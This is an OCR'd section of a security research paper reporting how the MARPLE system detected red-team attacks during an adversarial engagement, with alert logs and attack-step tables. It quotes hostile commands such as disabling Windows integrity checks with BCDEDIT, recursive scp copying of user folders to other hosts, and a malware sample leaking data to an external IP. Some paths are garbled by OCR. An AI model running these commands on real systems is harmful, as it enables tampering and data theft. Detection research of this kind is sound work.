
4 RESULTS AND DISCUSSIONS

In this section, we present the MARPLE results from each adversarial engagement and policy enforcement demo.

4.1 Adversarial Engagement 5

Engagement 5 was conducted with the goal to detect attacks within a small network. The network was composed of TA1 monitored hosts (3 per TA1) and hosts that are not monitored. During and after the two-week period of the engagement, MARPLE performed real-time detection, threat hunting, and forensic analysis.

Table 1: Engagement 5 Detection Overview



FiveDirections

Date	Attack	Note
20190509	Copykatz	
20190515	BITS Micro APT	
20190516	BITS Verifier	
20190517	DNS Elevate	
20190517	Verifier Drakon	elevation missed

MARPLE

Date	Attack	Note
20190509	Drakon APT	
20190518	DNS Drakon	missing data

TRACE

Date	Attack	Note
20190514	Drakon APT	elevation missed
20190517	Azazel	

ClearScope

Date	Attack	Note
20190515	Micro APT	
20190517	Drakon APT	drowned out
20190517	Lockwatch	
20190517	Tester	

CADETS

Date	Attack	Note
20190516	Drakon APT	
20190517	Drakon APT	

THEIA

Date	Attack	Note
20190515	BinFmt-Elevate	

ALL

Date	Attack	Note
20190510	Nmap SSH	drowned out

4.1.1 Detection of Attacks on FiveDirections

Attack Campaigns Overview

There are 13 main attack campaigns:

- Attack A [5D-2]: BCDEDIT attack
- Attack B [5D-1]: sysinfo exfiltration
- Attack C [5D-1]: scp
- Attack D [5D-2]: sshd writing (creating) many files
- Attack E [5D-1]: netstat attack
- Attack F [5D-2]: scp attack
- Attack G[5D1,3]: read_scan.ko and load_helper.ko attack
- Attack H [5D-1]: sshd attack with emails
- Attack I [5D-3]: ngen attack
- Attack J [5D-2]: ctfhost2.exe malware data leak
- Attack K [5D-1]: filemon driver attack
- Attack L [5D-1,2,3]: tester attack
- Attack M [5D-1,3]: creation of .so files

Detected Attack Step Summary

Attack #	Date	Attack Step Summary	Key Subject/Object/Event
A	20190507	startup procedure attack with BCDEDIT	BCDEDIT /set nointegritychecks ON shutdown /r
B	20190508	system info exfiltration to multiple IPs	ipconfig netstat 128.55.12.77 128.55.12.122 128.55.12.106
C	20190508	lots of files get created, read, and deleted by scp	scp -r C:\Users\admin\Document scp -r C:\Users\admin\Pictures C:\\Users\admin\Documents\ 128.55.12.66
D	20190508	sshd write into many files such as: cockarouse.docx	\Device\HarddiskVolume2\Windows\Temp\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\cockarouse.docx
E	20190510	netstat (loaded by notepad) accessed lots of files	\Device\Afd \Device\NetBT... \Device\HarddiskVolume2\Users\admin\Documents\Documents\concordances.rtf \Device\HarddiskVolume2\Users\admin\Documents\Documents\Documents\Documents\Documents\*
F	20190510	scp cloned by sshd writes to a lot of files such as: \Device\HarddiskVolume2\Windows\Temp\Pictures\www.army.mil.nz.docx scp from fiveDirections2 writes to ta1-marple1 (128.55.12.66)	128.55.12.66 128.55.12.122 128.55.12.51 \Device\HarddiskVolume2\Windows\Temp\Pictures\www.army.mil.nz.docx \Device\HarddiskVolume2\USERS\ADMIN\.SSH\KNOWN_HOSTS \Device\HarddiskVolume2\WINDOWS\SYSTEM32\DRIVERS\ETC\SERVICES
G	20190514	kernel modules scped to 5D hosts	read_scan.ko load_helper.ko 128.55.12.106 128.55.12.126 128.55.12.75 128.55.12.122


H	20190515	sshd communicates with ta1-marple-2 and create lots of emails	\Device\HarddiskVolume2\Users\admin\nsemail-13.eml \Device\HarddiskVolume2\Users\admin\grains
I	20190515	strange ngen.exe behavior to create docx files, which are accessed by netstat and conhost.exe	\Device\HarddiskVolume2\USERS\ADMIN\DOCUMENTS\ACETYLCHOLINESTERASEPIFFLED TRIANTHOUS INVAGINATING GESITHCUND LACHRYMATORY MERCURIAN VITELLIGENOUS EXHEDRA LUXEMBOURG UNFLAKED BARHOP UNNURTURED COOKEE PERICRANIA PROTONATE.DOCX
J	20190515	Data leak by ctfhost2.exe	ctfhost2.exe 113.165.213.253:80 \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\ \REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\ \REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ActiveComputerName\ \Device\HarddiskVolume2\Users\admin\hosts \Device\Afd \Device\HarddiskVolume2\Users \Device\HarddiskVolume2\Users\admin \Device\HarddiskVolume2\Program Files\wmi_exporter\textfile_inputs \Device\HarddiskVolume2\Program Files\Five Directions\Acuity\data\.winlogbeat.yml \Device\HarddiskVolume2\Users\admin\AppData\Local\Temp\SspiCli.dll
K	20190516	filemon.sys driver install on 5D-1	C:\WINDOWS\System32\InfDefaultInstall.exe C:\Windows\System32\drivers\filemon.inf sc start filemon \Device\HarddiskVolume2\WINDOWS\system32\runonce.exe
	20190517	filemon.zip scped in and installed on 5D-1,2,3	sc start filemon runonce.exe sc query filemon
L	20190516	tester.exe executed from cmd.exe	\Device\HarddiskVolume2\Windows\System32\dbgstat.dll \Device\HarddiskVolume2\Users\admin\tester.exe C:\Progra:\Users\admin\AppData\Local\Temp\nsnF9F0.tmp\System.dll C:\Progra:\Users\admin\AppData\Local\Temp\nsnF9F0.tmp\CityHash.dll

M	20190507	.so files are written by scp	scp libfl.so.2 libfl.so libfl.so.2.0.0
	20190508	a lot of .so files are being created (written) by ssh-shellhost.exe	ssh-shellhost.exe ibmozsandbox.so libmozgtk.so ... libssl3.so
	20190510	many .so files are being created (written) by scp	scp libmozsandbox.so libfreeblpriv3.so ... libmozgtk.so

Detailed Attack Campaign Description

A.20190507 5D-2

A user login as TA1-FIVEDIRECTI\darpa, run `BCDEDIT /set nointegritychecks ON` and reboot with `shutdown /r`



\Device\HarddiskV...llhost.exe
"C:\Program Files...host.exe"
"C:\Program Files...\sshd.exe"
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
\Device\HarddiskV...32\cmd.exe
C:\WINDOWS\system32\cmd.exe
\??\C:\WINDOWS\sy...f -ForceV1
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
BCDEDIT /set noi...ychecks ON
bcdedit.exe
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
shutdown /r
SUBJECT_THREAD
SUBJECT_THREAD


19-05-07 17:39:18.98: Alarm: CDL: Write: 000: Object 67586 (\Device\HarddiskVolume2\Windows\Prefetch\BCDEDIT.EXE-10FC5AAB.pf) Subject 9426 pid=4 null_492

B.20190508 5D-1

Gathering information by running whoami, ipconfig and netstat and exfiltering it to 128.55.12.77, 128.55.12.122, 128.55.12.106 :

19-05-08 11:44:40.85: Alarm: Inject: Subject1 63825 pid=6636 C:\Program Files\OpenSSH-Win64\sshd.exe Subject2 64058 pid=6636 ipconfig

C.20190508 5D-1



lots of scp:

scp -r C:\Users\admin\Document

scp -r C:\Users\admin\Pictures

1. sshd.exe runs cmd.exe.
2. cmd.exe reads/writes/removes many confidential files like

DeviceHarddiskVolume2\Users\admin\Documents\acuductor.rtf,
DeviceHarddiskVolume2\Users\admin\Documents\aefaldy.docx,
DeviceHarddiskVolume2\Users\admin\Documents\aefaldy.docx.pdf,
DeviceHarddiskVolume2\Users\admin\Documents\admissibility.docx,
DeviceHarddiskVolume2\Users\admin\Documents\abrachia.rtf,
DeviceHarddiskVolume2\Users\admin\Documentsacned.rtf,
DeviceHarddiskVolume2\Users\admin\Documents2013.rtf,
DeviceHarddiskVolume2\Users\admin\Documents\aglycosuric.rtf,
DeviceHarddiskVolume2\Users\admin\Documentsamucks.rtf

3. cmd.exe runs “scp -r C:UsersadminDocuments”
4. through another process it does a ssh to 128.55.12.66 (ta1-marple-1) and communicates with

19-05-08 13:22:44.25: Alarm: Inject: Subject1 69648 pid=1996 C:\Program Files\OpenSSH-Win64\sshd.exe Subject2 69316 pid=2416 C:\WINDOWS\system32\cmd.exe

D.20190508 5D-2

sshd is writing confidential data to a bunch of files. E.g.

19-05-08 14:41:04.49: Alarm: UntrustedFileCorruption: Object 509679 (\Device\HarddiskVolume2\Windows\Temp\Documents\Documents\Documents\divulsing.docx) Subject 51518 pid=2392 C:\Program Files\OpenSSH-Win64\sshd.exe

E.20190510 5D-1

Around 2:30 PM, `netstat` load library into a thread (which claimed have parent `notepad`) accessed many files including those under

\Device\HarddiskVolume2\Users\admin\Documents\Documents\Documents\Documents\Documents\Documents directory such as:

\Device\HarddiskVolume2\Users\admin\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Book1.xlsx
\Device\HarddiskVolume2\Users\admin\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Book6.xlsx
\Device\HarddiskVolume2\Users\admin\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\auspicy.rtf
\Device\HarddiskVolume2\Users\admin\Documents\Documents\Documents\Documents\Documents\Documents\Documents\Documents\bomble.rtf

F.20190510 5D-2
"sshd" which communicates with different IPs (128.55.12.66, 128.55.12.122, 128.55.12.51,..) clones a "scp". This scp writes (creates) hundreds of files. Example:
19-05-10 03:38:26.71: Alarm: CDL: Write: 000: Object 835986 (\Device\HarddiskVolume2\Windows\Temp\Pictures\www.army.mil.nz.docx) Subject 119657 pid=680 C:\Program Files\OpenSSH-Win64\scp" -r –t


Scp from fiveDirections2 writes to ta1-marple1 (128.55.12.66). It gathers the following information:
1- \Device\HarddiskVolume2\USERS\ADMIN\.SSH\KNOWN_HOSTS
2-\Device\HarddiskVolume2\WINDOWS\SYSTEM32\DRIVERS\ETC\SERVICES
3- Reading from IP: 128.55.12.66
4- bunch of Registry files
19-05-10 03:05:31.89: Alarm: CDL: Write: 000: Object 839275 (IP:80370c42:22.2595786H) Subject 118677 pid=6368 C:\Program Files\OpenSSH-Win64\scp" -r –t

G.20190514 5D-1
sshd.exe which communicates with 128.55.12.106, 128.55.12.126, 128.55.12.75, 128.55.12.122 cloned an scp. Scp writes (creates) read_scan.ko and load_helper.ko
19-05-14 10:43:48.75: Alarm: FileCorruption: Object 1627360 (\Device\HarddiskVolume2\Users\admin\read_scan.ko) Subject 403678 pid=10888 C:\Program Files\OpenSSH-Win64\scp" -r -d -t
19-05-14 10:43:48.58: Alarm: FileCorruption: Object 1627359 (\Device\HarddiskVolume2\Users\admin\load_helper.ko) Subject 403678 pid=10888 C:\Program Files\OpenSSH-Win64\scp" -r -d -t

G.20190514 5D-3
19-05-14 14:15:22.29: Alarm: UntrustedFileCorruption: Object 1626171 (\Device\HarddiskVolume2\Users\admin\read_scan.ko) Subject 404350 pid=6372 C:\WINDOWS\system32\wermgr.exe
19-05-14 16:44:24.24: Alarm: FileCorruption: Object 1626171 (\Device\HarddiskVolume2\Users\admin\read_scan.ko) Subject 408940 pid=2640 C:\Program Files\OpenSSH-Win64\scp" -r -d -t

```
19-05-14 14:15:22.07: Alarm: UntrustedFileCorruption: Object 1626152
(\Device\HarddiskVolume2\Users\admin\load_helper.ko) Subject 404350 pid=6372
C:\WINDOWS\system32\wermgr.exe
19-05-14 16:44:23.93: Alarm: FileCorruption: Object 1626152
(\Device\HarddiskVolume2\Users\admin\load_helper.ko) Subject 408940 pid=2640 C:\Program
Files\OpenSSH-Win64\scp" -r -d –t
```

H.20190515 5D-1



sshd communicates with 128.55.12.67, 128.55.12.67, 128.55.12.124, 128.55.12.77 and creates a lot of files and emails:

```
19-05-15 12:01:49.40: Alarm: CDL: Write: 000: Object 1852315
(\Device\HarddiskVolume2\Users\admin\nsemail-13.eml) Subject 406156 pid=1092 C:\Program
Files\OpenSSH-Win64\sshd.exe
19-05-15 12:01:49.29: Alarm: UntrustedFileCorruption: Object 1850583
(\Device\HarddiskVolume2\Users\admin\nsemail-104.eml) Subject 423407 pid=1092
C:\Program Files\OpenSSH-Win64\sshd.exe
19-05-15 12:01:49.29: Alarm: UntrustedFileCorruption: Object 1850584
(\Device\HarddiskVolume2\Users\admin\nsemail-105.eml) Subject 423407 pid=1092
C:\Program Files\OpenSSH-Win64\sshd.exe
19-05-15 12:01:49.31: Alarm: UntrustedFileCorruption: Object 1850586
(\Device\HarddiskVolume2\Users\admin\nsemail-107.eml) Subject 423407 pid=1092
C:\Program Files\OpenSSH-Win64\sshd.exe
19-05-15 12:01:49.31: Alarm: UntrustedFileCorruption: Object 1850587
(\Device\HarddiskVolume2\Users\admin\nsemail-108.eml) Subject 423407 pid=1092
C:\Program Files\OpenSSH-Win64\sshd.exe
19-05-15 12:01:49.32: Alarm: UntrustedFileCorruption: Object 1850588
(\Device\HarddiskVolume2\Users\admin\nsemail-109.eml) Subject 423407 pid=1092
C:\Program Files\OpenSSH-Win64\sshd.exe
3549 19-05-15 12:01:48.80: Alarm: CDL: Write: 000: Object 1852281
(\Device\HarddiskVolume2\Users\admin\grains) Subject 406156 pid=1092 C:\Program
Files\OpenSSH-Win64\sshd.exe
```

I.20190515 5D-3

There are several long name files such as `\Device\HarddiskVolume2\USERS\ADMIN\DOCUMENTS\ACETYLCHOLINESTERASEPIFFLED TRIANTHOUS INVAGINATING GESITHCUND LACHRYMATORY MERCURIAN VITELLIGENOUS EXHEDRA LUXEMBOURG UNFLAKED BARHOP UNNURTURED COOKEE PERICRANIA PROTONATE.DOCX`.

They were written by `ngen.exe` and read by `netstat` and `conhost.exe`, which is suspicious. Example of alerts:

- 4773300952614f58977dcd84d513c5b2|1557930974206000000|0.7500|0.7800|ta1-fivedirections-3-e5-official 1|a8db8613f66e4f0ca19ef43513bacc10||filewrite:C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe:\Device\HarddiskVolume2\USERS\ADMIN\DOCUMENTS\ACETYLCHOLINESTERASEPIFFLED TRIANTHOUS INVAGINATING GESITHCUND LACHRYMATORY MERCURIAN VITELLIGENOUS EXHEDRA LUXEMBOURG UNFLAKED BARHOP UNNURTURED COOKEE PERICRANIA PROTONATE.DOCX
- e31caa9f1ecf4405aa98939904f304a7|1557930974267000000|0.7500|0.7800|ta1-fivedirections-3-e5-official 1|a8db8613f66e4f0ca19ef43513bacc10||filewrite:C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe:\Device\HarddiskVolume2\USERS\ADMIN\DOCUMENTS\ACETYLCHOLINESTERASEPIFFLED TRIANTHOUS INVAGINATING GESITHCUND LACHRYMATORY MERCURIAN VITELLIGENOUS EXHEDRA LUXEMBOURG UNFLAKED BARHOP UNNURTURED COOKEE PERICRANIA PROTONATE.DOCX
- 64b981a48c9a470d844e3ede4c779f3d|1557944223733000000|0.7500|0.7700|ta1-fivedirections-3-e5-official-1|a8db8613f66e4f0ca19ef43513bacc10||fileread:netstat:\Device\HarddiskVolume2\USERS\ADMIN\DOCUMENTS\ACETYLCHOLINESTERASEPIFFLED TRIANTHOUS INVAGINATING GESITHCUND LACHRYMATORY MERCURIAN VITELLIGENOUS EXHEDRA LUXEMBOURG UNFLAKED BARHOP UNNURTURED COOKEE PERICRANIA PROTONATE.DOCX
- 7bc86412eb8045a4b2643bb4e755765c|1557951204527000000|0.7500|0.7500|ta1-fivedirections-3-e5-official-1|a8db8613f66e4f0ca19ef43513bacc10||fileread:\??\C:\WINDOWS\system32\conhost.exe:\Device\HarddiskVolume2\USERS\ADMIN\DOCUMENTS\ACETYLCHOLINESTERASEPIFFLED TRIANTHOUS INVAGINATING GESITHCUND LACHRYMATORY MERCURIAN VITELLIGENOUS EXHEDRA LUXEMBOURG UNFLAKED BARHOP UNNURTURED COOKEE PERICRANIA PROTONATE.DOCX

J.20190515 5D-2


ctfhost2.exe malware get executed and leaks data to 113.165.213.253.

```
ss19-05-15 13:17:38.05: Alarm: FileExec: Object 2051028
(\Device\HarddiskVolume2\Users\admin\AppData\Local\Temp\ctfhost2.exe) Subject 435629
pid=6108 C:\Users\admin\AppData\Local\Temp\ctfhost2.exe
19-05-15 13:17:38.59: Alarm: UntrustedDataLeak: Object 2051079 (IP:71a5d5fd:80.2596567H)
Subject 435629 pid=6108 C:\Users\admin\AppData\Local\Temp\ctfhost2.exe
```


The process is started by `c:\windows\system32\svchost.exe -k netsvcs -p -s BITS`. It read lots of registry keys such as:

\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\
\REGISTRY\MACHINE\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\

\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ActiveComputerName\
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Control\FileSystem\
\REGISTRY\MACHINE\SYSTEM\Setup\
\REGISTRY\USER\S-1-5-21-231540947-922634896-4161786520
1004\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\
And it communicated with 113.165.213.253:80

